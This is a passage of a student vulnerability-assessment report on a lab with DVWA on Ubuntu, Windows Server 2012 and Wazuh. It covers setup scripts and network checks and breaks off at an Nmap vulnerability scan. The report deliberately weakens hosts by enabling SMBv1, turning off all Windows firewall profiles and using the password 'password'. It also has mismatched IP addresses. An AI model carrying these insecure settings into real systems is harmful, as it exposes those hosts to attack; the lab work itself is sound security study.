

Vulnerability Assessment (CY-451)

Project Report

Vulnerability Assessment Project



Group Members

1. Yasir Khan (2022455)
2. Rooshan Riaz (2022506)
3. Shameer Awais (2022428)
4. Naqi Raza (2022574)
5. Afnan Bin Abbas(2022048)

Submission Date: 08/12/2025

Ghulam Ishaq Khan Institute of Engineering Sciences and Technology

1 Executive Summary

This vulnerability assessment was performed against a simulated enterprise environment consisting of one Ubuntu Server, one Windows Server, and a centralized Wazuh SIEM instance. The objective was to identify technical security weaknesses, demonstrate practical exploitation where appropriate, and verify that malicious activity could be monitored and detected. Using industry-standard tools and techniques, several vulnerabilities were discovered across web, operating system, and network services. The most critical issues include insecure web application configurations, exposure of legacy network services, and weak host hardening. If exploited, these weaknesses could lead to unauthorized access, data disclosure, and compromise of key systems. This report summarizes the findings and provides prioritized remediation recommendations to improve the security posture of the environment.

2 Scope

The assessment focused on three primary virtual machines within a controlled lab network:

- An Ubuntu Server hosting a deliberately vulnerable web application (DVWA).
- A Windows Server 2012-based host providing IIS web services and SMB file sharing.
- A Wazuh SIEM server used only for log collection, monitoring, and alerting.

The following activities were in scope: **network discovery, port and service enumeration, vulnerability scanning, manual web application testing, limited exploitation of selected high-impact findings, and monitoring of attacks via Wazuh. No denial-of-service testing, password spraying against production-like accounts, or attacks outside the defined lab subnet were performed.** All activities were restricted to the assessor's own lab environment.

3 Methodology

The assessment followed a structured methodology resembling a typical penetration testing workflow.

- First, basic network discovery and connectivity checks were performed from the Kali Linux attacker VM using tools such as ping and nmap, in order to identify live hosts and confirm IP addressing.
- Next, detailed port and service enumeration was carried out with Nmap's version detection and vulnerability scripts to understand the exposed attack surface on both the Ubuntu and Windows servers.
- After enumeration, automated vulnerability scanning was conducted using Nmap vulnerability scripts and, where applicable, additional scanning tools. These automated results were then manually reviewed to confirm the relevance of findings and to filter out obvious false positives.

- For the Ubuntu web server, manual web application testing was performed against DVWA, focusing on common issues such as SQL injection, cross-site scripting, and command injection.
- On the Windows Server, attention was given to legacy services such as SMBv1 and to default configurations that may increase risk.
- Exploitation was performed selectively, only for vulnerabilities that were safe to exploit in the lab and that provided educational or demonstrative value.
- During these tests, the Wazuh SIEM collected logs from both target machines via deployed agents.
- The Wazuh dashboard was used to observe alerts, correlate events, and verify that attacks generated detectable security signals.
- All significant actions, commands, and results were documented, and screenshots were captured where they helped illustrate important findings.

4 Architecture




Figure 1: Architecture Diagram

5 Environment Overview and Asset Inventory

The test environment consisted of several virtual machines running on a single host, configured to share a common virtual network. The primary assets assessed were:

- **Ubuntu Server (Target 1):** An older Ubuntu Server deployment used to host Apache, PHP, MariaDB, and the Damn Vulnerable Web Application (DVWA). This server represents a typical Linux-based web application stack

- **Windows Server 2012 (Target 2):** A Windows Server installation configured with Internet Information Services (IIS) for web hosting and with SMB file sharing enabled, including legacy SMBv1 support. This simulates a traditional Windows infrastructure server.
- **Wazuh Server:** A dedicated SIEM instance running Wazuh and the ELK stack, used to collect logs from both Ubuntu and Windows via Wazuh agents and to provide dashboards and security alerts.

Each target was assigned a static IP address within the lab subnet, and connectivity was verified from the Kali attacker VM before testing. The environment was intentionally configured with certain insecure services and applications to support demonstration of real vulnerabilities and their detection

6 Advanced Vulnerability Scanning

6.1 Wazuh VM Manager

```
Wazuh-user@wazuh-server ~]$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:52:90:e7 brd ff:ff:ff:ff:ff:ff
    altname enp2s0
    altname ens32
    inet 192.168.177.136/24 metric 1024 brd 192.168.177.255 scope global dynamic eth0
        valid_lft 1752sec preferred_lft 1752sec
    inet6 fe80::20c:29ff:fe52:90e7/64 scope link proto kernel ll
        valid_lft forever preferred_lft forever
```

Figure 2: IP Address of Wazuh VM Manager

```
└─(shameer㉿kali)-[~]
$ ping 192.168.177.136
PING 192.168.177.136 (192.168.177.136) 56(84) bytes of data.
64 bytes from 192.168.177.136: icmp_seq=1 ttl=127 time=0.484 ms
64 bytes from 192.168.177.136: icmp_seq=2 ttl=127 time=0.288 ms
64 bytes from 192.168.177.136: icmp_seq=3 ttl=127 time=0.272 ms
64 bytes from 192.168.177.136: icmp_seq=4 ttl=127 time=0.341 ms
64 bytes from 192.168.177.136: icmp_seq=5 ttl=127 time=0.271 ms
64 bytes from 192.168.177.136: icmp_seq=6 ttl=127 time=0.336 ms
^C
--- 192.168.177.136 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5124ms
rtt min/avg/max/mdev = 0.271/0.332/0.484/0.073 ms
```

Figure 3: Pinging Wazuh VM Manager from Kali

6.2 Ubuntu Server Network Setup

```
shameer@localhost:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: ens3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:55:be:98 brd ff:ff:ff:ff:ff:ff
        inet 192.168.177.135/24 brd 192.168.177.255 scope global dynamic ens3
            valid_lft 1769sec preferred_lft 1769sec
        inet6 fe80::20c:29ff:fe55:be98/64 scope link
            valid_lft forever preferred_lft forever
```

Figure 4: Ubuntu Server IP

```
└──(shameer㉿kali)-[~]
$ ping 192.168.177.135
PING 192.168.177.135 (192.168.177.135) 56(84) bytes of data.
64 bytes from 192.168.177.135: icmp_seq=1 ttl=64 time=1.08 ms
64 bytes from 192.168.177.135: icmp_seq=2 ttl=64 time=0.478 ms
64 bytes from 192.168.177.135: icmp_seq=3 ttl=64 time=0.386 ms
64 bytes from 192.168.177.135: icmp_seq=4 ttl=64 time=0.411 ms
64 bytes from 192.168.177.135: icmp_seq=5 ttl=64 time=0.458 ms
^C
--- 192.168.177.135 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4081ms
rtt min/avg/max/mdev = 0.386/0.562/1.080/0.260 ms
```


Figure 5: Pinging Ubuntu Server from Kali

6.3 Windows Server 2012 Network Setup

```
Ethernet adapter Ethernet0:

  Connection-specific DNS Suffix  . : localdomain
  Link-local IPv6 Address . . . . . : fe80::791e:d733:2a2a:a6ba%12
  IPv4 Address . . . . . : 192.168.177.137
  Subnet Mask . . . . . : 255.255.255.0
  Default Gateway . . . . . : 192.168.177.2
```

Figure 6: Windows Server 2012 IP




```

(shameer㉿kali)-[~]
$ ping 192.168.177.137
PING 192.168.177.137 (192.168.177.137) 56(84) bytes of data.
64 bytes from 192.168.177.137: icmp_seq=1 ttl=128 time=0.681 ms
64 bytes from 192.168.177.137: icmp_seq=2 ttl=128 time=0.320 ms
64 bytes from 192.168.177.137: icmp_seq=3 ttl=128 time=0.339 ms
64 bytes from 192.168.177.137: icmp_seq=4 ttl=128 time=0.489 ms
64 bytes from 192.168.177.137: icmp_seq=5 ttl=128 time=0.428 ms
^C
--- 192.168.177.137 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4080ms
rtt min/avg/max/mdev = 0.320/0.451/0.681/0.130 ms

```

Figure 7: Pinging Windows Server from Kali

6.4 Deploying DVWA on Server



```

shameer@ubuntu_server:~$ cat script.sh
#!/bin/bash

sudo apt update

# Install Apache, PHP, MariaDB
sudo apt install apache2 mariadb-server mariadb-client php php-mysql php-gd git -y

# Start services
sudo systemctl enable apache2 mariadb
sudo systemctl start apache2 mariadb

# Clone DVWA
cd /var/www/html
sudo git clone https://github.com/digininja/DVWA.git
sudo chown -R www-data:www-data DVWA


# Create DVWA database
sudo mysql -u root -e "CREATE DATABASE dvwa;"
sudo mysql -u root -e "CREATE USER 'dvwa'@'localhost' IDENTIFIED BY 'password';"
sudo mysql -u root -e "GRANT ALL PRIVILEGES ON dvwa.* TO 'dvwa'@'localhost';"
sudo mysql -u root -e "FLUSH PRIVILEGES;"

echo "DVWA installation complete."

```

Figure 8: Deploying DVWA on Ubuntu Server

6.4.1 SMB on Windows Server 2012



```

PS C:\Users\Administrator> Enable-WindowsOptionalFeature -Online -FeatureName SMB1Protocol

Path          :
Online        : True
Restart Needed : False

```

Figure 9: Enable SMB



```

PS C:\Users\Administrator> Set-NetFirewallProfile -Profile Domain,Public,Private -Enabled False
PS C:\Users\Administrator>

```

Figure 10: Disabling Firewall on Windows Server 2012




Figure 11: Assigning Server Role to IIS Web Server




Figure 12: Installation of IIS Complete

6.5 Wazuh Agents




Figure 13: User Login for Wazuh

```
shameer@ubuntu_server:~$ cat wazuhscript.sh
# On Ubuntu Server
curl -s https://packages.wazuh.com/key/GPG-KEY-WAZUH | gpg --no-default-keyring --keyring gnupg-ring:/usr/share/keyrings/wazuh.gpg --import & chmod 644 /usr/share/keyrings/wazuh.gpg
echo "deb [signed-by=/usr/share/keyrings/wazuh.gpg] https://packages.wazuh.com/4.x/apt/ stable main" | sudo tee -a /etc/apt/sources.list.d/wazuh.list
sudo apt-get update
sudo apt-get install wazuh-agent -y
# Configure agent (replace with your Wazuh IP)
sudo sed -i "s/MANAGER_IP/wazuh-ip/" /var/ossec/etc/ossec.conf
sudo systemctl daemon-reload
sudo systemctl enable wazuh-agent
sudo systemctl start wazuh-agent
```

Figure 14: Script for Deploying Wazuh Agent on Ubuntu




Figure 15: Deploying Wazuh Agent on Windows




Figure 16: Deploying Wazuh Agent on Windows Contd.

```
PS C:\Users\Administrator> Invoke-WebRequest -Uri https://packages.wazuh.com/4.x/windows/wazuh-agent-4.14.1-1.msi -OutFile $env:tmp\wazuh-agent; msiexec.exe /i $env:tmp\wazuh-agent\q WAZUH_MANAGER='192.168.177.137' WAZUH_AGENT_NAME='WindowsServer2012'
```

Figure 17: Agent Package Download on Windows VM

```
PS C:\Users\Administrator> Invoke-WebRequest -Uri "https://packages.wazuh.com/4.x/windows/wazuh-agent-4.14.1-1.msi" -OutFile "$env:TEMP\wazuh-agent.msi"
PS C:\Users\Administrator> msiexec.exe /i "$env:TEMP\wazuh-agent.msi" /qn WAZUH_MANAGER="192.168.177.137"
PS C:\Users\Administrator> net start WazuhSvc
The Wazuh service is starting.
The Wazuh service was started successfully.
```

Figure 18: Wazuh Service Started Successfully




Figure 19: Wazuh Dashboard Showing Agents Deployed

6.6 DVWA Setup

```

<?php

# If you are having problems connecting to the MySQL database and all of the variables below are co$#
# try changing the 'db_server' variable from localhost to 127.0.0.1. Fixes a problem due to sockets.
#   Thanks to @digininja for the fix.

# Database management system to use
$DBMS = getenv('DBMS') ?: 'MySQL';
#$DBMS = 'PGSQL'; // Currently disabled

# Database variables
#   WARNING: The database specified under db_database WILL BE ENTIRELY DELETED during setup.
#   Please use a database dedicated to DVWA.
#
# If you are using MariaDB then you cannot use root, you must use create a dedicated DVWA user.
#   See README.md for more information on this.
$_DVWA = array();
$_DVWA[ 'db_server' ] = getenv('DB_SERVER') ?: '127.0.0.1';
$_DVWA[ 'db_database' ] = getenv('DB_DATABASE') ?: 'dvwa';
$_DVWA[ 'db_user' ] = getenv('DB_USER') ?: 'dvwa';
$_DVWA[ 'db_password' ] = getenv('DB_PASSWORD') ?: 'password';
$_DVWA[ 'db_port' ] = getenv('DB_PORT') ?: '3306';

# RECAPTCHA settings
#   Used for the 'Insecure CAPTCHA' module
#   You'll need to generate your own keys at: https://www.google.com/recaptcha/admin
$_DVWA[ 'recaptcha_public_key' ] = getenv('RECAPTCHA_PUBLIC_KEY') ?: '';
$_DVWA[ 'recaptcha_private_key' ] = getenv('RECAPTCHA_PRIVATE_KEY') ?: '';

# Default security level
#   Default value for the security level with each session.
#   The default is 'impossible'. You may wish to set this to either 'low', 'medium', 'high' or impos

```

Figure 20: DVWA Config File



Username

Password

Figure 21: DVWA Login after Setup

Welcome to Damn Vulnerable Web Application!

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.

The aim of DVWA is to practice some of the most common web vulnerabilities, with various levels of difficulty, with a simple straightforward interface.

General Instructions

It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or selecting any module and working up to reach the highest level they can before moving onto the next one. There is not a fixed object to complete a module; however users should feel that they have successfully exploited the system as best as they possible could by using that particular vulnerability.

Please note, there are both documented and undocumented vulnerabilities with this software. This is intentional. You are encouraged to try and discover as many issues as possible.

There is a help button at the bottom of each page, which allows you to view hints & tips for that vulnerability. There are also additional links for further background reading, which relates to that security issue.

WARNING!

Damn Vulnerable Web Application is damn vulnerable! Do not upload it to your hosting provider's public html folder or any Internet facing servers, as they will be compromised. It is recommend using a virtual machine (such as [VirtualBox](#) or [VMware](#)), which is set to NAT networking mode. Inside a guest machine, you can download and install [XAMPP](#) for the web server and database.

Disclaimer

We do not take responsibility for the way in which any one uses this application (DVWA). We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

More Training Resources

DVWA aims to cover the most commonly seen vulnerabilities found in today's web applications. However there are plenty of other issues with web applications. Should you wish to explore any additional attack vectors, or want more difficult challenges, you may wish to look into the following other projects:

- [Mutillidae](#)
- [OWASP Vulnerable Web Applications Directory](#)

Figure 22: DVWA Setup Finished

7 Recon & Scanning

From the Kali VM, comprehensive port scans were executed against each target to identify listening services. Nmap's aggressive scan mode and full port range were used to gather information on service banners, operating system fingerprints, and potential vulnerabilities. On the Ubuntu server, Nmap identified open SSH and HTTP ports, confirming the presence of an OpenSSH service and an Apache web server hosting DVWA. On the Windows server, multiple TCP ports were found open, including those associated with IIS, RPC, SMB, and Remote Desktop Protocol.

In addition to basic scans, Nmap's vulnerability scripts were run against both hosts to quickly check for known issues tied to specific service versions or misconfigurations. These scripts attempted to identify vulnerabilities in web services, SMB, and other exposed protocols. The results provided an initial list of candidate vulnerabilities, which were later validated through manual testing and correlation with Wazuh alerts. This phase established a clear view of the attack surface and highlighted which services merited deeper assessment.

7.1 Ubuntu Server Scans

```
(shameer@kali)-[~]
$ nmap -A -p- --script=vuln 192.168.108.131
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-06 16:43 PKT
Nmap scan report for 192.168.108.131
Host is up (0.00064s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh    OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http   Apache httpd 2.4.29 ((Ubuntu))
|_http-csrf: Couldn't find any CSRF vulnerabilities.
